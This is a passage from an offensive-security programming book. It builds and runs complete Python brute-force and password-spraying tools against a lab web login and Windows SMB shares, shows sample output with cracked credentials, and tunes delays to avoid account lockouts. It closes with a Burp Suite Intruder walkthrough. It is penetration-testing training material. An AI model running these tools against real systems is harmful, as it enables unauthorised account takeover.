            with open (password_file, 'r') as passwords:
                for password in passwords:
                    # Set up the URL and payload for the login request.
                    url = "http://localhost:8000/db_creds.php"  # Adjust if needed.
                    payload = {"username": user.strip(), "password": password.strip()}

                    try:
                        # Send the POST request.

                        response = requests.post(url, data=payload)

                        # Check if the HTML response contains "INVALID" or "OK."
                        if re.search(r'INVALID', response.text):
```

```
                print("INVALID: " + user.strip() + ":" + password.strip())
            elif re.search(r'OK', response.text):
                print("VALID: " + user.strip() + ":" + password.strip())
            else:
                print("Unable to determine login status.")

        except requests.RequestException as e:
            print("Error:", e)

if __name__ == "__main__":
    send_login_request()
```

Listing 2-4: The complete Python script for your web brute-force attack

Running a Brute-Force Attack

Now run this script as follows:

```
$ python3 login_attack_brute.py
INVALID: test:test
INVALID: test:admin
INVALID: test:user
INVALID: test:password
VALID: test:test123
INVALID: admin:test
INVALID: admin:admin
INVALID: admin:user
INVALID: admin:password
INVALID: admin:test123
...
```

The script starts by iterating over passwords for the first username in your *users.txt* file, `test`. After attempting four invalid passwords, the script finally gets a hit for `test123`. This loop will continue until it has iterated through all the users and every password in your *passwords.txt* file. This is great—another OST in your tool belt that you can easily extend to other web applications.

This OST has a small problem, though: account lockouts. Brute-force attacks are a good way to get yourself caught during a real-world offensive security test because you'll probably lock out accounts. You could use a delay function like `time.sleep()` to wait a certain amount of time after each attempt, but unless you're targeting only one user, this approach would take a very long time to hit a match, if one even exists. With authentication attacks, you're essentially automating a guess; there's no guarantee you'll gain access. Unless you find valid credentials, this attack is mostly a waste of time.

Fortunately, we have a solution: Password spraying allows you to both target multiple users and avoid lockouts, increasing your chances of getting a hit. The process is still a guessing game, of course, but it's one that allows you to play with the size of your credential list and the delay time to improve your odds of success.

Creating a Web Application Password-Spraying Tool

To implement a password-spraying attack, you can reuse the exact request code from your brute-force script, but you'll have to change up your script's logic a fair bit (skip ahead to Listing 2-5 to see the full code). The algorithm for brute-forcing is almost the inverse of the algorithm for password spraying: Instead of iterating over passwords per user, you'll be iterating over users per password.

Before you can implement that logic, however, you need to define a few elements. Start by creating a new file named *login_attack_spray.py* and make sure to copy over the code from *login_attack_brute.py* so you can reuse it. Add this line after the import lines for the `requests` and `re` libraries:

```
import time
```

Since you want to enforce a delay in the spraying attack, you're importing the `time` library so you can call the `sleep()` method with a specified timeout value.

Building the Password-Spraying Tool

Next you need to define a few new parameters that are specific to your password-spraying implementation. Add these three lines after the references to your *users.txt* and *passwords.txt* files:

```
attempts = 2
count = 0
delay = 5
```

The value of the `attempts` variable tells your tool the number of passwords to try (in this case, two) within your delay window. After two attempts, the program will sleep for however long you specify before moving on to the next two passwords to try. It will continue until it reaches the end of the password list. The `count` variable tracks the number of attempts made during your program's execution, starting at 0 and increasing by one before each attempt. The value of the `delay` variable is an integer that gets passed to your `sleep()` function to set the delay in seconds (in this example, 5) between attempts. Defining this value here makes it easy to change later without having to edit it inside the `time.sleep()` call itself.

Before a real password-spraying attack, you'll want to ask for your client's password policy so you can adjust the `attempts` and `delay` variables accordingly and avoid account lockouts. It is in the client's best interest to share their lockout policy with you so that they can be accurately tested without negatively impacting their users. A common policy permits three attempts every 30 to 45 minutes before the account is locked. If you don't know your target's policy, a reasonable default is two attempts every 60 minutes.

By default, `time.sleep()` is expecting you to pass in a raw integer value (in this case, the `delay` variable) that it will treat as seconds. To do this, simply multiply the number of minutes specified in a given password-lockout

policy by 60 to convert the minutes to seconds. You'll likely want to increase the delay in some cases to be extra careful to avoid account lockouts. Often I find it wise to increase the delay by an extra 15 minutes. After the conversion, you will set your `delay` variable to the final value in seconds.

For this example, you don't want to wait around for 15 to 60 minutes just to verify that the delay controls in your script are working, so the 5-second delay will suffice.

To implement the check for your attempts and this delay, add the following:

```
    with open(password_file, 'r') as passwords:
        for password in passwords:
            if count == attempts:
                time.sleep(delay)
                count = 0
            count += 1
```

Just as before, the check starts by opening a file, but now it's *passwords.txt* instead of *users.txt*. The code executes a `for` loop for each password in the password file, and inside that loop, an `if` conditional checks whether the `count` variable is equal to the maximum attempt limit you defined in the `attempts` variable. If so, the program sleeps to avoid locking you out on the next attempt. After that delay, the counter resets to `0`, and you can begin looping through the next set of attempts. If `count` does not equal `attempts`, your counter increments by one.

You might be wondering why the counter increments from 0 to 1 before you even make the first attempt. This ensures that every attempt is counted even if a request fails. In other words, if the request fails during your first attempt, `count` will still increment to 2 on your second attempt, prompting a delay before your next attempt as designed. Otherwise, you'd get a total of three attempts (0, 1, 2), which would lock you out of the account. To avoid this, this code checks whether `count` equals `attempts – 1` before incrementing the `count` variable. Alternatively, you could set `count` to start at 1 instead of 0 and increment the `count` variable *after* the request is made, meaning the counter reflects only successfully completed requests. Both methods are valid; the choice depends on your implementation preference and how you want to handle the timing of your attempts and delays.

You can now add your second loop inside your first by opening your *users.txt* file and iterating over it. You can reuse all the code you wrote before. Simply place the request `url`, `payload`, and request logic inside your `users` loop and you're done:

```
with open (user_file, 'r') as users:
    for user in users:
        # Set up the URL and payload for the login request.
        url = "http://localhost:8000/db_creds.php"  # Adjust the URL accordingly.
        payload = {"username": user.strip(), "password": password.strip()}
```

You've successfully created your web application password-spraying tool! The full code for *login_attack_spray.py* is shown in Listing 2-5.

```
import requests
import re
import time

def send_login_request():
    # Get user input for username and password.
    user_file = "users.txt"
    password_file = "passwords.txt"

    attempts = 2
    count = 0
    delay = 5

    with open(password_file, 'r') as passwords:
        for password in passwords:
            if count == attempts:
                time.sleep(delay)
                count = 0
            count += 1

            with open (user_file, 'r') as users:
                for user in users:
                    # Set up the URL and payload for the login request.
                    url = "http://localhost:8000/db_creds.php"  # Adjust if needed.
                    payload = {"username": user.strip(), "password": password.strip()}

                    try:
                        # Send the POST request.

                        response = requests.post(url, data=payload)

                        # Check if the HTML response contains "INVALID" or "OK."
                        if re.search(r'INVALID', response.text):
                            print("INVALID: " + user.strip() + ":" + password.strip())
                        elif re.search(r'OK', response.text):
                            print("VALID: " + user.strip() + ":" + password.strip())
                        else:
                            print("Unable to determine login status.")

                    except requests.RequestException as e:
                        print("Error:", e)

if __name__ == "__main__":
    send_login_request()
```

Listing 2-5: The complete Python script for your web password-spraying attack

Running the Password-Spraying Attack

Now run the script and see whether it works! Execute it by using the Python interpreter as follows:

```
$ python3 login_attack_spray.py
INVALID: test:test
INVALID: admin:test
INVALID: user:test
INVALID: test:admin
INVALID: admin:admin
INVALID: user:admin
INVALID: test:user
INVALID: admin:user
INVALID: user:user
INVALID: test:password
INVALID: admin:password
INVALID: user:password
VALID: test:test123
INVALID: admin:test123
INVALID: user:test123
```

Although showing the delay output in this printed book would be impossible (many tools add a print line during each delay to keep you apprised of the program's status), you can see the logic flow of your spraying algorithm trying the same password for multiple users before moving on to a new password. In this case, the script tries the password `test` followed immediately by the password `admin`. That makes for two attempts, so the code executes a delay of 5 seconds. After the delay, it continues with the passwords `user` and `password`, respectively, and then executes the delay again. Finally, the script checks for the `test123` password and then stops because all users have been checked against all passwords in the example test list.

With this approach, thanks to the ordering of your list, you hit a `VALID` credential much later than with the brute-force attack. This is completely random—you never know when a password hit might occur; it could be instant, or it could take hours. The process is a guessing game with a bit of luck. Even though the spraying tool took a bit longer, it covered more passwords across more users in a way that would have avoided detection and lockouts more effectively in a real-world scenario.

At this point, you've done a lot in the realm of web applications, but obviously they aren't the only attack surface you target as an offensive security professional. In the next section, you'll learn about another common real-world target: the Server Message Block (SMB) protocol.

Creating an SMB Brute-Forcing Attack Tool

The SMB protocol is baked into Windows and primarily used for file sharing. The protocol can also be used for authentication, however, because accessing a private SMB share requires login credentials. With this in mind,

you'll apply the same brute-force and password-spraying algorithms to the SMB protocol to perform authentication attacks against Windows hosts, as well as any other hosts that are implementing an SMB service (skip ahead to Listing 2-6 to see the full code).

For this tool, you'll need a Windows system to test against. If you don't have one already, I recommend using a tool like VirtualBox and configuring it with a bridged network adapter so your development system can easily talk to it over your local network without any additional routing. Feel free to configure this however you like; in this example, I've configured a Windows 10 system. A VirtualBox configuration is available to download as part of the OST programming course this book is based on (Windows 10 VM, *http://wintest.injection.sh*), but downloading and installing Windows 10 for educational purposes is free and simple to do. That said, use any version of Windows you prefer; this tool should work the same way across all platforms from Windows XP to Windows 11.

If you are configuring your Windows system from scratch, be sure to configure it with a simple local system account. In this example, both the local administrator and the custom test accounts were configured with the same password to demonstrate the impacts of password reuse.

Implementing the SMB Connection in Python

Once your Windows box is set up, you're ready to begin constructing your script. Before, you built a simple proof-of-concept script that took your input and made an authentication request on your behalf via your Python-based command line tool. In this example, you'll start similarly, but since you already know how to take user input, we'll skip that part and get straight into automating the script. Start by opening a new file and save it as *smb_brute.py*.

Next, import the `SMBConnection` library:

```
from smb.SMBConnection import SMBConnection
```

Then define the `authenticate_smb()` function:

```
def authenticate_smb(server, username, password, domain=''):

if __name__ == "__main__":
    # Replace these values with your SMB server details.
    smb_server = "192.168.4.241"
    smb_username = "WinTest"
    smb_password = "Password123"
```

This function takes a few parameters: `server`, which is the IP address or hostname of the server you want to connect to; `username`; `password`; and `domain`, which is set to an empty string by default (should you need to connect to a domain-joined system instead of authenticating locally, having

this parameter will allow you to pass in your own domain). In your `main` entry-point function, you define a few variables that will be passed into your `authenticate_smb()` function: the IP address of your target server, the username you want to log in with, and that username's password.

To finish off your `main` function, call the `authenticate_smb()` function and pass in your variables as the parameters:

```
authenticate_smb(smb_server, smb_username, smb_password)
```

Now, within the `authenticate_smb()` function definition (before the `main` function), add the following line:

```
smb_connection = SMBConnection(username,  password, 'python_script', server,
                 domain=domain, use_ntlm_v2=True, is_direct_tcp=True)
```

This creates a new `SMBConnection` object, passing these parameters to build it:

`username` The username associated with the Windows SMB account.

`password` The password corresponding to the username provided.

`machine_name` A string value that tells SMB your machine's name (in this case, `python_script`). This value can be anything: the name of your machine, another machine, or gibberish; just keep in mind that this name will be communicated to the server as your client's hostname.

`server` The IP address or hostname of the server you are connecting to.

`domain` The domain name (empty in this example, as noted previously).

`use_ntlm_v2` A parameter that tells the `SMBConnection` library to utilize Net-NTLMv2 for communication. This is the default protocol for most network authentication on Windows, but if you're working with an older system and need to fall back to Net-NTLMv1, set this value to `False`. If you need to use the newer Net-NTLMv3 protocol, you'll need to look for a different SMB connection library. Quite a few are available, but at the time of writing, the `pysmb` library you're using to import `SMBConnection` does not officially support it. This might change in the future, so keep an eye out.

`is_direct_tcp` The value of this parameter will be `True` because you're making a direct TCP connection. Setting this value to `False` will tell your `SMBConnection` object to communicate over the NetBIOS protocol instead of TCP. If you need to change this parameter (which is unlikely), reference the `pysmb` documentation to adapt it to your use case (*https://pysmb.readthedocs.io/en/latest/api/smb_SMBConnection.html*).

Validating Successful Authentication to SMB Shares

To complete your `authenticate_smb()` function body, add the following `try...except` statement below the code that creates the `SMBConnection` object:

```
    try:
        # Establish an SMB connection.
        smb_connection.connect(server, 445)
        shares = smb_connection.listShares()
        print("VALID: " + username + ":" + password)
    except Exception as e:
        print("Error: ", e)
    finally:
        if smb_connection:
            smb_connection.close()
```

In the body of the `try` statement, you call the `connect()` method of your new `smb_connection` object. This passes in the server you want to connect to and the port for SMB. By default, the port is `445`, and on most networks it's unlikely you'd ever need to change this, as doing so would break many pieces of Active Directory. Next, you call the `listShares()` method to check for authentication, since you must be authenticated to list the names of SMB shares.

NOTE *Technically, it's possible that unauthenticated access has been configured for some shares. As a challenge, see if you can improve this tool by calling a function that will always force an authentication attempt.*

The output of the `listShares()` method is stored in a `shares` variable, but you won't do anything with it; it's just there as a placeholder for making the connection. (If you want to see how you could list shares, see the "Listing Shares" box on page 77.) If the connection is successful, you know the credentials are valid. If it's not successful, an error will be thrown. This is where your error handling becomes critically important: When you print the exception, it will show that you had an authentication error if you were able to connect but not to authenticate. After all those checks are complete, in the body of the `finally` block, you check that the SMB connection is still open, then close it because you are done.

To be sure your code's connection functionality is working before you implement the brute-force algorithm, save your script and run it. If you run it with the correct credentials, you'll get back your `VALID` print statement. If you run the script with incorrect credentials, you should see an `Error: SMB connection not authenticated` message.

LISTING SHARES

Although you won't list the shares for your brute-force program, it's useful to know how you could do so to gather more information about a target system. If you try to print the `shares` variable

```
$ print(shares)
```

you might notice you get some strange output:

```
[<smb.base.SharedDevice object at 0x7f7ae21966e0>,
<smb.base.SharedDevice object at 0x717a21979a0>,
<smb.base.SharedDevice object at 0x7f7a2197b50>,
<smb.base.SharedDevice object at 0x7f7a2197b20>]
VALID CREDENTIALS: WinTest:Password123
```

This is because the `listShares()` method returns a list of `shares` objects, which all have access to the properties of each share and some other methods. To list the share names, simply iterate over the list and print the `share.name` like so:

```
$ for share in shares:
      print(share.name)
ADMIN$
C$
IPC$
Users
VALID: WinTest:Password123
```

You have access to the `ADMIN$`, `C$`, `IPC$`, and `Users` shares with your valid credentials. This is good information to know in a real-world scenario. But since you won't need it for your brute-force script, revert these changes so you can implement your brute-force algorithm.

Automating the Brute-Force Attack for SMB Targets

This brute-force script should look familiar. The code is exactly the same as your web authentication brute-force script, except that you're calling your new `authenticate_smb()` function and implementing all the brute-force logic via your `main` function instead of changing `authenticate_smb()`.

This lets you reuse all your existing authentication code and simply convert your script into an authentication attack tool. First, though, you need dictionary files to brute-force with. Define a *users.txt* file with the usernames `test`, `Administrator`, `WinTest`, and `Guest` each on its own line, and *passwords.txt* file with the passwords `password`, `admin123`, `password123`, and `Password123` each on its own line. Then save the files in the same directory as your script for testing your attack.

Next, in your `main` function, convert your starting parameters to take in these filenames instead of the static `username` and `password` variables:

```
if __name__ == "__main__":
    # Replace these values with your SMB server details.
    smb_server = "192.168.3.241"
    smb_username = "users.txt"
    smb_password = "passwords.txt"
```

Now you can read your files and construct the brute-force loop. Like the web application brute-force script, this code loops through the usernames, looping through all the passwords for each before moving on to the next username. Each authentication attempt will call the `authenticate_smb()` function and do all your authentication logic for you. The only change you need to make to your function call is calling the `strip()` method again to get rid of any extraneous newline characters from the strings read in from your files:

```
with open(smb_username, 'r') as users:
    for user in users:
        with open (smb_password, 'r') as passwords:
            for password in passwords:
                authenticate_smb(smb_server, user.strip(), password.strip())
```

The last change you need to make is minor, but it's important for consistency across your tools. Inside the `authenticate_smb()` function definition, adjust your `try...catch` block as follows:

```
    try:
        # Establish an SMB connection.
        smb_connection.connect(server, 445)
        shares = smb_connection.listShares()
        print("VALID: " + username + ":" + password)
    except Exception as e:
        if str(e) == "SMB connection not authenticated":
            print("INVALID: " + username + ":" + password)
        else:
            print("Error:", e)
    finally:
        if smb_connection:
            smb_connection.close()
```

Because any number of other exceptions could be thrown, this code explicitly checks whether the string value of your error matches `SMB connection not authenticated`. If so, the code prints a new statement that matches your `VALID` output but says `INVALID` instead. Then, if any other error occurs, you can simply print it out and you'll know it's not an authentication error. Other than this small change, all the rest of the authentication code is exactly the same.

The full *smb_brute.py* script is shown in Listing 2-6.

```
from smb.SMBConnection import SMBConnection

def authenticate_smb(server, username, password, domain=''):
    smb_connection = SMBConnection(username, password, 'python_script', server, domain=domain,
                     use_ntlm_v2=True, is_direct_tcp=True)

    try:
        # Establish an SMB connection.
        smb_connection.connect(server, 445)
        shares = smb_connection.listShares()
        print("VALID: " + username + ":" + password)
    except Exception as e:
        if str(e) == "SMB connection not authenticated":
            print("INVALID: " + username + ":" + password)
        else:
            print("Error:", e)
    finally:
        if smb_connection:
            smb_connection.close()


if __name__ == "__main__":
    # Replace these values with your SMB server details.
    smb_server = "192.168.3.241"
    smb_username = "users.txt"
    smb_password = "passwords.txt"

    with open(smb_username, 'r') as users:
        for user in users:
            with open (smb_password, 'r') as passwords:
                for password in passwords:
                    authenticate_smb(smb_server, user.strip(), password.strip())
```

Listing 2-6: The complete Python script for your SMB brute-force attack

Running a Brute-Force Attack Against SMB

Now attempt an SMB brute-force attack like so:

```
$ python3 smb_brute.py
INVALID: test:password
INVALID: test:admin123
INVALID: test:password123
INVALID: test:Password123
INVALID: Administrator:password
INVALID: Administrator:admin123
INVALID: Administrator:password123
VALID: Administrator:Password123
INVALID: WinTest:password
INVALID: WinTest:admin123
```

```
INVALID: WinTest:password123
VALID: WinTest:Password123
INVALID: Guest:password
INVALID: Guest:admin123
INVALID: Guest:password123
INVALID: Guest:Password123
```

Your brute-force script is complete! Now you can convert it into a password-spraying script. As a challenge, try to implement the password-spraying code before moving on to the next section. You'll find that you're using quite literally the same algorithm, and most of the same code, as in the web application spraying tool.

Creating an SMB Password-Spraying Tool

To implement password spraying against the SMB protocol, you need to make only two changes (skip ahead to Listing 2-7 to see the full code). In fact, you can copy the entire `authenticate_smb()` function into a new file called *smb_spray.py* and leave it alone. All the hard work will take place in the `main` entry-point function. Before you implement your spraying logic, however, you need to define a few imports as well as a few global variables:

```
from smb.SMBConnection import SMBConnection
import time

attempts = 2

count = 0
delay = 10
```

You're importing the `SMBConnection` library as you did before, but this time you also import `time` to add your delay. Then you define the `attempts`, `count`, and `delay` variables, which should look familiar, except that `delay` is now set to 10 seconds instead of 5.

Implementing a Password-Spraying Loop for SMB Targets

To implement your spraying logic, you begin by defining your target server's IP address or hostname and the variables for your username and password files. Then you apply the same algorithmic logic as in your previous password-spraying script for reading the password file:

```
if __name__ == "__main__":
    # Replace these values with your SMB server details.
    smb_server = "192.168.3.241"
    smb_username = "users.txt"
    smb_password = "passwords.txt"

    with open(smb_password, 'r') as passwords:
```

```
        for password in passwords:
            if count == attempts:
                time.sleep(delay)
                count = 0
            count += 1
            with open(smb_username, 'r') as users:
                for user in users:
                    authenticate_smb(smb_server, user.strip(), password.strip())
```

The script iterates over the passwords file first. Upon each iteration, the script performs a conditional check to see whether the `count` variable has reached the maximum number of attempts you set. If so, the program sleeps for 10 seconds; if not, the counter increments by one. Then the script begins iterating through the users list, calling the `authenticate_smb()` function and passing it your username and password. This loop tries one password for every user before moving on to the next password. With the parameters you've specified, a 10-second delay occurs after two password attempts. The cycle repeats until the password list is exhausted.

Just like that, your SMB password-spraying tool is complete! This process was a good bit quicker because you separated your brute-force/spraying logic from your authentication function. By implementing your authentication handler in its own function and calling it only when certain conditions are met, you control how and when authentication takes place. As an extra challenge to solidify your understanding, try to modify the previous web application scripts to be more adaptable in this manner by separating the authentication step from the loop that iterates over the usernames/passwords for the web brute-force/spraying attacks.

Save your *smb_spray.py* script. It should look like Listing 2-7.

```
from smb.SMBConnection import SMBConnection
import time

attempts = 2
count = 0
delay = 10

def authenticate_smb(server, username, password, domain=''):
    smb_connection = SMBConnection(username, password, 'python_script', server, domain=domain,
                     use_ntlm_v2=True, is_direct_tcp=True)

    try:
        # Establish an SMB connection.
        smb_connection.connect(server, 445)
        shares = smb_connection.listShares()
        print("VALID: " + username + ":" + password)
    except Exception as e:
        if str(e) == "SMB connection not authenticated":
            print("INVALID: " + username + ":" + password)
        else:
            print("Error:", e)
```

```
    finally:
        if smb_connection:
            smb_connection.close()

if __name__ == "__main__":
    # Replace these values with your SMB server details.
    smb_server = "192.168.3.241"
    smb_username = "users.txt"
    smb_password = "passwords.txt"

    with open(smb_password, 'r') as passwords:
        for password in passwords:
            if count == attempts:
                time.sleep(delay)
                count = 0
            count += 1
            with open(smb_username, 'r') as users:
                for user in users:
                    authenticate_smb(smb_server, user.strip(), password.strip())
```

Listing 2-7: The complete Python script for your SMB password-spraying attack

Running a Password Spray Against SMB

Now run the script with the same *users.txt* and *passwords.txt* that you used before:

```
$ python3 smb_spray.py
INVALID: test:password
INVALID: Administrator:password
INVALID: WinTest:password
INVALID: Guest:password
INVALID: test:admin123
INVALID: Administrator:admin123
INVALID: WinTest:admin123
INVALID: Guest:admin123
INVALID: test:password123
INVALID: Administrator:password123
INVALID: WinTest:password123
INVALID: Guest:password123
INVALID: test:Password123
VALID: Administrator:Password123
VALID: WinTest:Password123
INVALID: Guest:Password123
```

In this sample output, first the password `password` is tried for all users, followed by the password `admin123`, after which a 10-second delay occurs. Then the code moves on to the next two attempts. Your script returns two `VALID` credential hits in your output for the `Administrator` and `WinTest` users.

NOTE *Again, in your own program you could add a print statement before each delay to more clearly see the delay intervals.*

You have successfully implemented the algorithms for brute-force and password-spraying attacks against two unique protocols. With this knowledge, you can make tools to conduct targeted password attacks against any protocol that you can measure a valid or invalid response from. To close out this chapter, I'll cover some standard tools that allow you to perform these same attacks without writing any code. You'll return to these tools again and again throughout your career in offensive security.

Common Tools for Authentication Attacks

When it comes to authentication attack tools that target web applications and the SMB protocol specifically, two are fairly industry standard at the time of writing: Burp Suite and CrackMapExec. This section discusses both tools as well as Spray Wrapper, a modular solution that adds password-spraying functionality to tools that otherwise don't support it.

Burp Suite

Burp Suite (*https://portswigger.net/burp*) is an all-around web application proxy and attack tool. It can do everything your custom proxy does and more, all from a graphical user interface (GUI).

Burp Suite's Intruder feature allows you to automate request functions, including creating brute-force and password-spraying attacks. To demonstrate this, you'll load your previous web application, which you saved as *db_creds.php*, via the PHP development server and proxy your requests through Burp Suite. When you first load Burp Suite, a proxy will be listening on port 8080. You'll be using Burp Suite's built-in Chromium browser, which is preconfigured to use this proxy endpoint.

NOTE *As an alternative to using Chromium, you could use FoxyProxy to configure your own browser to use port 8080.*

In the Proxy tab, select **Open Browser** and go to *http://localhost:8000/db_creds.php*. Select the HTTP History tab, which keeps a record of all connections that have been proxied through Burp Suite, including page loads and third-party page requests. You'll be sending a request to Burp Suite's Intruder feature right from this HTTP History.

Your initial `GET` request isn't useful for your Intruder attack, so you'll need to capture a login request. To do so, give the login form an invalid set of credentials: `test:test`. You know that the `test` username is valid, but you're going to pretend you don't know the password to simulate this attack again.

In the HTTP History tab, you can see your full HTTP `POST` request, along with your credentials, and the response of `INVALID` from the web server (see Figure 2-5).



Figure 2-5: Logging in with invalid credentials

Right-click the request to open a drop-down menu, then click **Send to Intruder**. Click the Intruder tab, then the Positions tab, and you should see that your request has been copied over (see Figure 2-6). By default, this will load your request into Sniper attack mode, which is simply Burp Suite's label for an attack that allows you to send your payload data only to a specific position. This isn't important to know for your brute-force attack because you can technically use the other attack types, but they're a bit complex for such a simple attack.



Figure 2-6: Viewing your `POST` request in Burp Suite's Intruder tab

To begin constructing your brute-force attack, highlight the value of the `POST` request's `password` parameter and click **Add**. Then, to configure the payload values that the script will iterate over, leave Simple List selected and paste your passwords from *passwords.txt* in the Payload Settings section (see Figure 2-7).



Figure 2-7: Pasting in the passwords from passwords.txt *for the POST request's `password` parameter*

Now when you click Start Attack, the Intruder tool will launch individual requests for each password until all requests are completed. This means that each request will replace your original `test` password value with one of the values you specified in Payload Settings.

This is great (and technically you could stop here), but how will you know when you hit a valid credential? Thankfully, Burp Suite also has a post-processing section that supports regular expressions, just like your custom script.

In the Settings tab of your new Intruder attack, you should see some prepopulated values under Grep - Match. One of these values is `invalid`, which would work fine if you configured this check to be case-insensitive. However, you're going to manually input your `INVALID` string instead, so click **Clear** to remove all the default values (see Figure 2-8).



Figure 2-8: Clearing out the default string values for your request responses

Make sure Match Type is set to **Simple String**, enter **INVALID** in the text field, and then click **Add**, as shown in Figure 2-9.



Figure 2-9: Manually entering the `INVALID` response

With this configuration, whenever a request returns `INVALID`, a column will appear in your attack window indicating that response. This is known as a *negative check*, meaning you know only what an *invalid* login attempt looks like. Using that knowledge, you can assume anything that doesn't return `INVALID` could be a valid credential in the best case, and at least a request worth inspecting further in the worst case. To see this check in action, click **Start Attack** from the Intruder's Positions tab.

The attack starts by sending your default sample request as a baseline. Keep this in mind for account lockouts, as this will count as an invalid attempt. To avoid wasting this attempt, simply change that value in the request in the Payload Positions section to a new credential from your payload list, then remove that new credential from the payload list. Doing so sets the default request to be the first new credential, and all subsequent requests will use the new iterated credentials from your payload list.

After running the attack, you can see that all the requests have a new INVALID column in your attack window as you expect (see Figure 2-10).

